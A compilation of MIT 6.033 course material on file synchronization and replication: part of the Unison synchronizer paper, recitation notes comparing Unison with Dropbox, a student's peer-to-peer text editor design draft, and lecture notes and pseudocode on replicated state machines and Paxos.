File permissions In Unix, a file has an owner and a group, and it is possible to specify read, write, and execute permissions separately for the owner, the group, and all others. Windows 98 (FAT32) files do not have owners or groups, and it is only possible to specify that a file is read-only or read-write. This means that owner, group, read, and execute permissions cannot be synchronized from Unix to Windows 98; we only synchronize write permissions.

There are two separate cases to consider: creation of a file, and changes in permissions. When a newly created file is propagated to a remote replica, the permission bits that make sense in both operating systems are also propagated. The values of the other bits are set to default values (they are taken from the current

umask, if the receiving host is a Unix system). If a Unix file permission changes, we only propagate it if it would change the corresponding Windows permission.

Windows NT, 2000, and XP filesystems have a more sophisticated access control system; we have not yet implemented synchronization of file permissions on these systems.

Symbolic links Windows does not have symbolic links (shortcuts do not work in the same way). When Unison encounters a symbolic link in a Unix to Windows synchronization, what it does depends on whether the user has chosen to treat the link as transparent or opaque (see section 8). If the link is considered opaque, Unison will display a warning that the link cannot be synchronized. If the link is considered transparent, Unison will synchronize whatever the link points to.

Illegal file names Windows forbids many file names that are allowed in Unix, for example, file names containing certain characters (e.g., colon, backslash), and file names ~~that conflict~~ with Windows device drivers (e.g., con, prt). Unison displays a warning message when such file names are found on the Unix side, leaving it up to the user to change the name of the file if desired.

Modtimes In Windows, file timestamps have a 2 second granularity, while in Unix, they have a 1 second granularity. This is not a difficulty for update detection, because clocks are only compared locally. However, it does mean that when synchronizing modtimes between systems, the low-order bit of the modtime must be ignored.

Line endings In Windows, text files use a newline and carriage return to end lines, while in Unix, lines in text files end with just a newline. Unison does not currently translate line endings when synchronizing between Windows and Unix, but this is an oft-requested feature.

The main difficulty in implementing the line ending translation is in the reconciliation phase. When line endings are being translated, a Unix text file will have a different length and contents than a corresponding "identical" Windows file. This won't affect update detection, because updates are calculated locally for both replicas. However, the reconciliation phase must compare files from both systems, taking each system's line ending conventions into account. For example, if a file is modified identically on both the Windows and Unix file system, the reconcile phase should not indicate a conflict for the file.

This issue can be addressed by using fingerprints calculated by scanning the file in text mode on each system. Using text mode to scan the file eliminates the difference in the line endings, so that "identical" files have identical fingerprints.

Cross-platform file systems Samba can mount the file system of one operating system onto another. When this happens, the file system semantics of the remote mount will be different from the rest of the file system: it may have different case sensitivity, for example.

To be completely bulletproof, Unison should check for this situation. However, there is little operating support to do this efficiently. For example, there is no system call to find out the maximum length of file names in a (possibly remotely-mounted) directory. The best solution that we can think of is to create dummy files in the directory with longer and longer names, until an error is encountered. This is neither robust (a file create can fail for many reasons other than a long file name, e.g., lack of write permission) nor efficient.

6 Performance

Network file transfers are expensive, so we have taken several steps to improve their performance.

Threads The Unison client and server communicate using a synchronous RPC protocol. We used a synchronous protocol because they are easier to use than asynchronous protocols, but ~~they~~ can be slow, particularly when there are many round trips. In fact, a file transfer in Unison does require a number of round trips:

	Unison	Rsync
Single machine	14 s	5 s
Local network	16 s	10 s
Internet	4 min 20	4 min 05
Internet, with ssh compression	1 min 15	1 min 05
Internet, single-threaded	17 min 30	

Figure 2: Unison vs. rsync, propagating many new medium-sized files

- The data must be transmitted.
- We must check[**awkward**] that the file was not modified on either the client or server before putting the file in place, to guard against concurrent updates.
- Once the file is successfully updated, a round trip is required so that both the client and server know this and can update their respective archives.

To avoid the penalty of the round-trip latency, we use a small number of cooperative threads to transfer several files in parallel. We chose to use cooperative threads because they are not subject to race conditions, and because they are more portable than native threads. Threading gives a substantial performance increase, as demonstrated by the measurements in the next section.

Rsync Unison includes an implementation of the rsync protocol [TM96, Tri99], which speeds the transfer of a file from one system to another when there is a similar file on the target system. This is often the case in synchronization, where the two files start out as identical and one is edited slightly.

Fingerprinting A fingerprint is a collision-resistant hash of a file; if two files have the same fingerprint, then it is very unlikely that their contents are different. We use fingerprints in update detection, but they can also speed file transfers, by making them unnecessary: before transmitting a file, we send its fingerprint to the other system, where it is compared to the file that we want to replace. If the fingerprints are equal, presumably the files are equal and we don't have to transfer the file. This can happen if both files have been changed identically, or, more commonly, when two identical replicas are synchronized for the first time.

7 Measurements

In implementing Unison we have focused mainly on robustness and following a clear specification. We have included a few features like fast update detection algorithms and an rsync-based update transfer protocol that make orders of magnitude differences in performance, but the tool's low-level performance has not been extensively tuned. Nevertheless, we present a few benchmarks here to give a rough idea how Unison performs in comparison with related tools.

The rsync utility [TM96, Tri99] is a mature, robust, and widely deployed tool, and it is used to address some of the same sorts of replication tasks that are Unison's bread and butter. It uses the same transport mechanisms (raw sockets, or tunneling over ssh) as Unison's, so performance comparisons are easier to interpret.

The first set of measurements, in Figure 2, compares the simple file transfer capabilities of Unison and rsync by using both to transfer a collection of medium-sized files (6000 files, totaling 16.6 MB) under different network configurations. We tested only the ssh-tunneling mode, since the insecurity of the raw sockets mode in both tools limits its applicability. We ran the tests from a machine in France (Pentium III 800Mhz) to (1) another replica on the same machine, (2) another machine on the same local network (Pentium III 500 Mhz), and (3) a remote machine server (Sun Enterprise 3000, UltraSPARC 4×250Mhz) in Philadelphia. The local network was a 100Mbits/s Ethernet. The latency over the Internet connection was about 130ms (round-trip), and the bandwidth was about 150KB/s.

	(Full transmission) Uncompressed	With ssh compression	Small change
One file	80 s	30 s	6 s
Two files	135 s	35 s	9 s
Three files	220 s	50 s	12 s
Four files	290 s	70 s	15 s

Figure 3: Effects of rsync algorithm on large file transfers

For the internet connection, we give three separate numbers: the first line shows the transfer times for Unison and rsync using ssh with its default parameters. The second shows the same transfers with ssh compression enabled. (By way of comparison, gzipping the files used for the test reduces their size by about a factor of five.) The final line shows Unison's performance when the multi-threaded transfer feature described in Section 6 was disabled; this measurement makes it clear that threads are critical to achieving good results over a high-latency link.

Unison is much slower than rsync on a single machine and on a local network. We conjecture this is mostly due to the fingerprints that Unison computes for robustness (cf. Section 4)—checking that a file is unchanged before propagating it, then checking after transfer that the copy is not corrupted. At about 1Mb per second, Unison's performance is still acceptable for local transfers.

For internet transfers, Unison and rsync perform comparably. There is a huge performance improvement with compression, showing that Unison is bandwith-limited, despite the high latency (130 ms round-trip) of the network connection.

The next set of measurements, in Figure 3, shows how Unison's implementation of the rsync algorithm improves the propagation of small changes to large files. This is an important case for Unison (e.g., large mailboxes with a few messages added to the end fit this pattern). The figure shows total transmission times for one, two, three, and four large (4.5Mb) files after different kinds of changes. In the first two columns, the contents of the file are completely changed, so that the rsync algorithm is not helping at all; we show both the uncompressed transmission time and the time with ssh compression enabled. For the third column, a single line was added to the end of the file—an ideal case for the rsync algorithm.

When there are more than two files, the full transmission time grows linearly. Sending only one file is proportionally slower since, in the current implementation, the contents of each file are transferred sequentially using synchronous RPC. As might be expected, the rsync algorithm gives a huge improvement for files with small changes.

The standard rsync program is much faster than Unison for this task: it takes about 1.5s to transfer three files with small changes. We have two ideas for how this difference can be explained. First, Unison's implementation of the rsync algorithm has not been carefully tuned. Second, the current implementation sends huge checksum tables, while rsync trims the checksums to provide just enough information to prevent the probability of transmission failure from becoming too high.

Typically, between runs of Unison only a few files will have changed, relative to the total size of the replicas. In this case, update detection takes a large proportion of the total synchronization time. Getting good numbers for update detection times turns out to be quite tricky: times can vary widely depending on how scattered the inodes are on the disk, how many are cached in memory, etc. However, Figure 4 gives a rough indication, showing ballpark times for update detection on replicas of three sizes. (Incidentally, Unison's archive file for the large replica was about 6Mb. Loading it took about 2s at the beginning of each run.) We expect Unison's performance on large replicas with few changes to scale better than rsync's, since the checks performed by Unison are local to each host, while rsync requires some communication for each file.

8 Refinements

This section discusses a number of useful refinements to the core functionality described above.

	Total size	Files	Update detection time
small replica	12Mb	2K	2-10s
medium replica	400Mb	50K	30–90s
large replica	2Gb	100K	2–5 minutes

Figure 4: Update detection times for various replica sizes




Figure 5: Two synchronized replicas. Links are displayed as dashed arrows, and non-links are displayed as solid arrows. Link foo is treated opaquely: the contents of the directory it points to are not synchronized between the replicas. Link bar in the replica on the left is treated transparently; it is synchronized with a directory (not a link) in the replica on the right. The contents of directory bar on the right are synchronized with the contents of the directory pointed to by bar on the left.

File permissions Unison can synchronize the permissions of a file as well as its contents. For security reasons, however, we don't synchronize the Unix `setuid` and `setgid` bits, or the Unix owner and group ids by default (because an id can correspond to two different users on two different systems). All files are created with the owner and group of the Unison process.

Read-only permissions require some care. For example, if a directory and its children are changed from read-write to read-only, then we synchronize the permissions of the children before we synchronize the permissions of the directory itself. If this were done in the opposite order, Unison would fail when it tried to change the permissions of the children.

More information on how we synchronize permissions between operating systems with different access control systems is given in Section 5.

Ignoring files Users often find that their replicas contain files that they do not ever want to synchronize—temporary files, very large files, old stuff, architecture-specific binaries, etc. Unison lets users specify what files it should ignore using regular expressions.

Symbolic links Ordinarily, Unison treats symbolic links in Unix replicas as "opaque": it considers the contents of the link to be just the string specifying where it points, and it will propagate changes in this string to the other replica. This works well for a link that points to another place within the replica, or for links that point to files and directories that are outside the replica, but are replicated on the two systems (by Unison or by some other means).

Sometimes, it is useful to treat a symbolic link "transparently," acting as though whatever it points to were physically *in* the replica at the point where the symbolic link appears. For example, if a symbolic link is synchronized opaquely with a Windows replica, then the file(s) accessible through the link on the Unix replica won't be available on the Windows system. Instead, we would like the Unix link to be synchronized with a Windows copy of the directory that the link points to. Opaque and transparent links are illustrated in Figure 5.

Unison lets users specify whether a given link should be treated opaquely or transparently (using regular expressions).

Modtimes Unison can synchronize modification times of files, but this is not always a good idea. For one thing, clock skew is inevitable between any two computers. A file changed in the slow replica can cause its modtime in the fast replica to move backwards. Modtimes that move backwards can confuse software that uses them to detect when files change, like make, or Unison itself. (Unison can cope with this by using fingerprinting to detect updates rather than modtimes, but this is expensive.)

Synchronizing modtimes for directories is also quite difficult. In Unix, a directory's modtime changes every time a file in the directory is touched. So, when Unison synchronizes a file in a directory, the modtime of the directory is disturbed; if we want to synchronize the modtime of the directory, we must re-set it. This in turn disturbs the modtime of the parent of the directory; and so on. It is hard to get this right, and it is hard to do it efficiently; for those reasons, we never synchronize directory modtimes in Unison.

A final problem is that different operating systems may have different clock granularities; Section 5 explains how we handle this.

9 Related work

A sizable body of research in distributed databases and operating systems is related to the work described here [DGMS85, SKK+90, Kis96, GPJ93, DPS+94, RHR+94, PJG+97, etc.]. The overall goals of all of these systems (especially of distributed filesystems such as Ficus, Bayou, Coda, and LittleWork) are similar to those of Unison. The main differences are that the synchronization operations in these systems are intended to be transparent to the user (they are built into the OS rather than being packages as user-level tools), and—a related but more important point—that they adopt a log-based perspective in which the synchronizer can see a trace of all filesystem activities, not just the final state at the moment of synchronization. Rumor [Rei97] and Reconcile [How99], on the other hand, are user-level synchronizers and share our static approach. Both of these go further than Unison in one significant respect: they seriously address multi-host synchronization, using "gossip architectures." Simpler user-level synchronizers for Unix platforms include Bal [Chr97] and XFiles (`http://www.idiom.com/~zilla/Xfiles/xfiles.html`).

Specifications of synchronizers are much less common than implementations. Other than our own early spec [BP98], we am only aware of Norman Ramsey's "algebraic approach" to synchronization [RC01] (this work was inspired by ours and has similar aims, but uses a log-based approach) and a newer project at Microsoft Research led by Marc Shapiro [SRK00], which also adopts a log-based approach but addresses the more general problem domain of constructing a "reconciliation middleware" platform that can be used by arbitrary application programs.

A different piece of related work is the SyncML standard [Syn] recently proposed by an industrial consortium of computer and PDA manufacturers (including Panasonic, Nokia, Eriksson, Starfish, Moterola, Palm, IBM, Lotus, and Psion). SyncML is more a *protocol* specification than a *system* specification: it is mainly concerned with making sure that the devices engaging in a synchronization operation are speaking the same language, rather than with constraining the overall outcome of the operation. Another major difference is that SyncML deals only with flat record structures (mappings from atomic record-identifiers to records of simple data). Multiple data formats on different devices (related to our cross-platform goals) are supported, but only via application-specific mappings that are regarded as outside the purview of the specification.

10 Conclusions

Our experiences designing and building Unison have taught us many small lessons and a few larger ones. Perhaps the most surprising has been how courageous many people are about trying out little-tested and obviously dangerous tools on their own home directories. Another, less surprising observation has been that, although the principled approach we have adopted has been fairly expensive (we have spent a lot of time at the blackboard that we could have spent at the keyboard), being principled has also led us to many solutions that would probably not have been possible otherwise: it would have been extremely difficult to understand all of the interacting features of the current design without a firm conceptual foundation.

[**Weak:**]Naturally, there is much more work to be done. The extension we are working on hardest at the moment is trying to extend the intuitions gleaned from the Unison effort to the more general problem

of synchronizing arbitrary structured data (in the form of XML). Another attractive direction is finding minimally intrusive ways to make a user-level file synchronizer cooperate with the underlying OS to achieve better performance (in particular, much faster update detection). Finally, we are exploring extensions of our design to deal with multiple-replica synchronization.

Acknowledgements

The current version of Unison was designed and implemented by the authors, with substantial contributions by Sylvain Gommier and Matthieu Goulay. Our implementation of the rsync protocol was built by Norman Ramsey and Sylvain Gommier. It is is based on Andrew Tridgell's thesis work and inspired by his rsync utility. Unison's mirroring and merging functionality was implemented by Sylvain Roy. Jacques Garrigue contributed the original Gtk version of the user interface. Heroic alpha-testing by Norman Ramsey, Cedric Fournet, Jaques Garrigue, Karl Crary, and Karl Moerder helped polish rough edges off of early releases. Sundar Balasubramaniam worked with Benjamin Pierce on a prototype implementation of an earlier synchronizer in Java; Insik Shin and Insup Lee contributed design ideas to this implementation. Cedric Fournet contributed to an even earlier prototype.

Comments from Jamey Leifer helped us improve earlier drafts of this paper.

Pierce's work on Unison was partially supported by the NSF under grants CCR-9701826 and 0113226, *ITR/SY+IM: Principles and Practice of Synchronization.* Vouillon's was supported by a fellowship from the University of Pennsylvania's Institute for Research in Cognitive Science (IRCS).

References

[BP98] S. Balasubramaniam and Benjamin C. Pierce. What is a file synchronizer? In *Fourth Annual ACM/IEEE International Conference on Mobile Computing and Networking (MobiCom '98)*, October 1998. Full version available as Indiana University CSCI technical report #507, April 1998.

[Chr97] Jürgen Christoffel. Bal: A tool to synchronize document collections between computers. In *Eleventh Systems Administration Conference (LISA)*, San Diego, CA, October 1997.

[DGMS85] S. B. Davidson, H. Garcia-Molina, and D. Skeen. Consistency in partitioned networks. *ACM Computing Surveys*, 17(3), September 1985.

[DPS+94] Alan Demers, Karin Petersen, Mike Spreitzer, Douglas Terry, Marvin Theimer, and Brent Welch. The Bayou architecture: Support for data sharing among mobile users. In *Proceedings of the Workshop on Mobile Computing Systems and Applications, Santa Cruz, California*, December 1994.

[GPJ93] R. G. Guy, G. J. Popek, and T. W. Page Jr. Consistency algorithms for optimisic replication. In *Proceedings of the First International Conference on Network Protocols*, October 1993.

[How99] John H. Howard. Reconcile user's guide. Technical Report TR99-14, Mitsubishi Electronics Research Lab, 1999.

[Kis96] James Jay Kistler. *Disconnected Operation in a Distributed File System.* PhD thesis, Carnegie Mellon University, 1996.

[KRSD01] Anne-Marie Kermarrec, Antony Rowstron, Marc Shapiro, and Peter Druschel. The iccube approach to the reconciliation of divergent replicas. In *Principles of Distributed Computing (PODC)*, 2001.

[PJG+97] T. W. Page, Jr., R. G.. Guy, J. S. Heidemann, D. H. Ratner, P. L. Reiher, A. Goel, G. H. Kuenning, and G. Popek. Perspectives on optimistically replicated peer-to-peer filing. *Software – Practice and Experience*, 11(1), December 1997.

[PV01] Benjamin C. Pierce and Jérôme Vouillon. Unison: A file synchronizer and its specification. Manuscript, 2001.

[RC01] Norman Ramsey and Elöd Csirmaz. An algebraic approach to file synchronization. Submitted for publication, March 2001.

[Rei97] Peter Reiher. Rumor 1.0 User's Manual., 1997. http://fmg-www.cs.ucla.edu/rumor.

[RHR+94] P. Reiher, J. S. Heidemann, D. Ratner, G. Skinner, and G. J. Popek. Resolving file conflicts in the Ficus file system. In *USENIX Conference Proceedings*, June 1994.

[SKK+90] Mahadev Satyanarayanan, James J. Kistler, Puneet Kumar, Maria E. Okasaki, Ellen H. Siegel, and David C. Steere. Coda: A highly available file systems for a distributed workstation environment. *IEEE Transactions on Computers*, C-39(4):447–459, April 1990.

[SRK00] Marc Shapiro, Antony Rowstron, and Anne-Marie Kermarrec. Application-independent reconciliation for nomadic applications. In *Proc. SIGOPS European Workshop: "Beyond the PC: New Challenges for the Operating System"*, Kolding (Denmark), September 2000. ACM SIGOPS. `http://www-sor.inria.fr/~shapiro/papers/ew2000-logmerge.html`.

[Syn] SyncML: The new era in data synchronization. `http://www.syncml.org`.

[TM96] Andrew Tridgell and Paul Mackerras. The rsync algorithm. Technical Report TR-CS-96-05, Australian National University, 1996.

[Tri99] Andrew Tridgell. *Efficient Algorithms for Sorting and Synchronization.* PhD thesis, Australian National University, 1999.

G.033 Recitation

4/24

He is prepping for a Redigi talk

Most stole

Most also bought

- ~~bbaeaiser~~
- metadata better
- esp when gift card
- harder to share
- iTunes not the 1st - creative was 1st
- He got tired of Apple - doesn't know why

Apple Store

- hard to get in
- have to pay $99
- Objective C - looks up method at runtime
  Since text
  Java does not do

(2)

But Android stuff is worse

When he was giving up give away SW to sell HW

- VMS came in and sold SW
- Apple sells both - doesn't give them away

Dropbox

Like Unison - but on their server

Any thing else (missed)

SVN

Trace log

Dropbox - neither is Dropbox

Unison not a trace log either

Dropbox always syncs

↳ can't force it to sync

(3)


Can get stuck if your file does not upload

Diff systems have diff file formats
- Win case insesitive, Linux case sensitive
- File permissions

Horrible - w/ a VM's disk image file
- it will try to copy it
- Same w/ Outlook / Entorage
- Could you just send diffs w/ rsync
  ~~but not for big files~~
  - and its still a lot of fingerprints

9

List of
- mod times - no since for rename the directory changes - not the file
- fingerprints - but had to calculate, and can conflict



Maintain list of machines you synced w/

1st time Send it list of fingerprints + files

2nd time Sends list of changes and new files

has archive file w/ mod times + hashes from end of last sync

that machine compares state and sends other machine the task list of what to change

~~Bob updates its file~~

~~Alt everyone sends~~

Bob uses that to send that back to Alice

Prof: pretty sure its asymetric
└ I think its symmetric) we disagree

(5)

Diff archive file for each pair

└ Here big advantage to Dropbox

They do versioning to be able to resolve conflicts

2 4/24

Version

A Peer-to-Peer Text Editor

Michael Plasmeier
theplaz@mit.edu
Nandi Bugg
nbugg@mit.edu
Rahul Rajagopalan
rahulraj@mit.edu

Rudolph
March 22, 2012

Introduction

Users would like to collaborate on a text document without using a central server or needing to be online all the time. We propose the design of a peer-to-peer text editor to fulfill this demand. The editor allows users to edit text offline and then reconcile the text with their teammates. The text editor supports both written text and code.
The system requires that each machine have a unique machine name and a synchronized, accurate system clock.

Data Structure

The basic unit of the document is a line. In code this is simply one line of code, but in a written text document, one line is equivalent to a paragraph when word wrap is enabled. Line structures a reference to the text in the line, an index showing the line's position in the document, and a unique ID. This line ID is the hash of the timestamp and machine name, making it effectively random. Lines have the following pseudocode:

```
struct Line {
  long id;
  char* text;
  int position;
}
```

Each line has a version vector associated with it. Every time a line's text or position is changed, its version vector is updated at the position corresponding to the host who made the change. When the line is repositioned in the text editor (via cut-and-paste), only *position* changes; the line ID is maintained. A document is stored as a linked list of line IDs in memory. On disk, the document is saved by serializing the linked list structure.

Reconciliation

When two users are connected over the same network, the text editor will automatically reconcile their data. The system only supports pair-wise reconciliation. In larger networks, pairs will reconcile individually until the entire network reaches equilibrium.

The system will transfer (?correct) a linked list of line IDs with their version vectors. If one version vector is temporally later than the other (all of its components are greater), then that vector's corresponding unit will be used in the merged document. If the version vectors are concurrent, then the editor compares the two changed units to the unit from a record copy of the file taken at the last reconciliation (??); if one host only changed *position* while the other only changed *text*, those changes can be merged. If the new version of *position* or *text* is identical (both users made the same change), the editor simply uses that new change. If there are two conflicting changes to either *position* or *text*, then the editor will require manual resolution.

In-Line Reconciliation

(how does it do that?)

If both users edit different parts of the line, the system merges those changes without conflict.

If both users make the same change, the system processes the changes without conflict, by realizing that the new version of *position* or *text* is the same in both users' versions.

UI of Text Editor

Users can save a document, writing it to disk as in any other editor. They can also perform a commit, which creates a version of the document (with a name provided by the user), and makes it visible to other users (?? this needs work)

The document reconciles when clicks the save/refresh button. When the button is pressed, the document attempts to reconcile. (what does this mean for our deigns – how to handle a user not clicking the button – who does it connect to – how to control this?)
The text editor does not support showing the cursor of the other people editing.

Conflict Resolution UI

When the system encounters concurrent version vectors, it is not able to reconcile the changes by itself, so it will present a conflict resolution user interface dialog.

Scenarios

Our design for a Peer-to-Peer text editor supports various scenarios.
If two users each make changes to different paragraphs, the system will take the latest version of each paragraph without conflict.
If two users both change the same line, the changes will be resolved using the in-line difference detector. These may be able to be resolved automatically, or may require a conflict resolution UI. (describe). If both users make the same change, those changes will be processed without conflict. The resolved line will be marked with the new, updated timestamp. This way when users with older versions of the document try to reconcile that line, the newer version will be used.
If a user moves a line, and another user edits that line, those changes will be reconciled without conflict.

Committing

The commit system is two-phase both users must agree before an actual commit occurs.

When a user attempts to commit, the system will check the online status of each user. Those who are online will see the initiator's request to commit. For those offline, the message will be stored so that it appears once those users are online.
Each user must agree to the commit before it occurs. The first time a user says "No" to the commit, the process will be aborted. In the event that all users agree to commit, a log will be updated to reflect through a checkpoint. In the event of a failure, the log will be read so that the commit will go through once the system is back up.
In the event that the commit has been agreed to by all parties but some are offline, the users that are online will have their files updated. Those who are offline will be updated

upon coming back online. Once all the users' files are updated, the commit will have taken place.
Only one commit at a time can be initiated.

6.033 L20

4/25

Replicated state Machine

(2 min late)

Have 2 machines for high availability

Then reconcile


Pessimistic replication

but this does not work perfectly

Trade off b/w availability and correctness


Goal: Single copy semantics

- as if there is only 1 copy of data
- Visible to outside



Original


One sol



if 1 server goes down, just talk to 2nd server

(2)

What if a network failure?



But same divergence as w/ optimistic scheme

Very difficult to tell if network down or server down
Which is worse?

Idea: Look at what majority of servers say
- not w/ 2
- but 2 of 3
- 3 of 5
- Servers must overlap in any 2 majorities
  - So can query any of them

(3)

(Demo of multiple servers)


Nothing keeping them in sync

- same order
- 1 before the other

Try Replicated State Machine (RSM)

Goal
- Replicas stay in sync

1. All replicas start in same state.
2. Provide the same input in the same order to each replica
3. Every action must be deterministic



(4)

System should be durible
- So ok request only when written
- to a majority of servers (since that's what reading)

Coordinator orders all the requests
So no ordering correctness errors

But now we have 1 point of failure!
Can't just have multiple coordinators!

Tricky Protocol: Paxos

Way to achive fault tolerant consensus
ie what to Run next
Want machines to agree on stuff
↳ All nodes agree on same value
Should Finish if $\leq \frac{n}{2}$ node failures
May take a very long time
Nodes are fail stop
↳ Stop working
not SW bugs - ie false responses

(5)

Have Proposers + Acceptors for each node

Proposers	Acceptors
P1	A1
P2	A2
P3	A3

- along w/ file server, etc

Proposer has idea what it wants to achieve consensus on

$W_x \rightarrow P1$

$R_y \rightarrow P3$

Acceptors are voters who can decide who to win
Single acceptor is single point of failure
Must have some acceptors (missed)

ie accepts 1st thing it hears, rejects the rest
↳ but might not achieve consensus

So Paxos has rounds "proposal #s"
each round supercedes
- each acceptor keeps some state 2

(6)

- # proposed
- # accepted (not s/o)
- Value accepted

(Code on slide)

Example where works

One propose V=x

A1
A2
A3

1. Pick a random proposal #
2. Send prepare message to each
3. Then if all return ⊙ accept to all
4. Then if all return ⊙ decided

(2)

N = 10 randomly pick

A1 P(10) A(10, x)

A2 P(10) A(10, x)

A3 P(10) A(80, x)

gets Ok from all

Still checks that is the highest % acceptance

Then all return ok

So why is this complicated scenario necessary?

What is the commit point?

Learned

- NP = 10
- Na = 10
- Va = x

But what if 2 proposers V=x V=y

A1: P(10) P(11) A(10, x) A(11, y)
A2: P(10) P(11) | |
A3: P(10) P(11) | | ← Oh

So what happens? | this is rejected

Oh (missed rej)

What if Proposer crashes

A1 P(10) A(10,x)
A2 P(10) A(10,x)
A3 P(10) —

↑ We have a majority

A1 P(10) A(10,x) — A(11,x)
A2 P(10) A(10,x) P(11) → Oh A(11,x)
A3 P(10) — P(11) → Oh A(11,x)

↑ Finish

(9)

Complex to do pessimistic replication

Need to reach Consensus

↳ Did w/ paxos

more in 6.824

(need to look at closer)

L20: Replicated state machines

Nickolai Zeldovich
6.033 Spring 2012

6.033 for Big Screw

$1 donation for each quiz 2 taken ($220 total)

⟶ donuts for everyone at the final exam

Charity: Greater Boston Food Bank

Paxos

```
Propose(V):
    choose unique N, preferably N > Np
    send Prepare(N) to all nodes
    if Prepare_OK(Na, Va) from majority:
        V' = Va with highest Na, or V if none
        send Accept(N, V') to all nodes
        if Accept_OK(N) from majority:
            send Decided(V') to all
```

Proposer

```
Prepare(N):
    if N > Np:
        Np = N
        reply Prepare_OK(Na, Va)

Accept(N, V):
    if N ≥ Np:
        Na = N, Va = V
        reply Accept_OK(Na, Va)
```

Acceptor

Summary

- Pessimistic replication: single-copy semantics
- Replicated state machines provide single-copy
  - Key issue: agreeing on order of operations
  - Hard case: network partition
- Paxos allows replicas to reach consensus, in presence of machine and network failures

4/5

4/25

```
6.033 2012 Lecture 20: Replicated state machines

Topics:
  Replicated state machines.
  Paxos.

Administrivia.
  Quiz 2 solutions posted.
  [ slide: 6.033 for Big Screw ]

Fault-tolerance.
  Previous lecture: optimistic replication, tolerated inconsistency.
  This lecture: pessimistic replication, prevent inconsistency.

Why is pessimistic replication necessary?
  Some applications may prefer not to tolerate inconsistency.
    E.g., a replicated lock server, or replicated coordinator for 2PC.
    Better not give out the same lock twice.
    Better have a consistent decision about whether transaction commits.
  Trade-off: stronger consistency with pessimistic replication means
    lower availability than what you might get with optimistic replication.

Recall, problem with optimistic replication: replicas get out of sync.
  One replica writes data, another replica doesn't see the changes.
  This behavior was impossible with a single server.

Ideal goal for replicated system: single-copy consistency.
  Property of the externally-visible behavior of a replicated system.
  Operations appear to execute as if there's only a single copy of the data.
    Internally, there may be failures or disagreement, which we have to mask.
  Similar to how we defined serializability goal ("as if executed serially").

Replicating a server (e.g., a file server).
  [ diagram: two clients, two servers ]
  Strawman: clients send requests to both servers.
  Tolerating faults: if one server is down, clients send to the other.

  Tricky case: what if there's a network partition?
    [ diagram: client 1 reaches server 1, client 2 reaches server 2 ]
    Each client thinks the other server is dead, keeps using its server.
    Bad situation: not single-copy consistency!

Handling network partitions.
  Issue: clients may disagree about what servers are up.
  Hard to solve with just 2 servers, but possible with 3 servers.
  Idea: require a majority (strictly over half) servers to perform operation.
    In case of 3 servers, 2 form a majority.
    If client can contact 2 servers, it can perform operation (otherwise, wait).
    Thus, can handle any 1 server failure.
  Why does the majority rule work?
    Important property: any two majority sets of servers must overlap.
    Suppose two clients issue operations to a majority of servers.
    Must have overlapped in at least one server, will help ensure single-copy.

[ demo: replicating a server that tracks bank accounts ]
  Two terminals, one on top of another, both with rxvt-font.sh xft:Monospace-18

  top% cd rsm
  top% less srv.py
  top% ./srv.py /tmp/a 5001

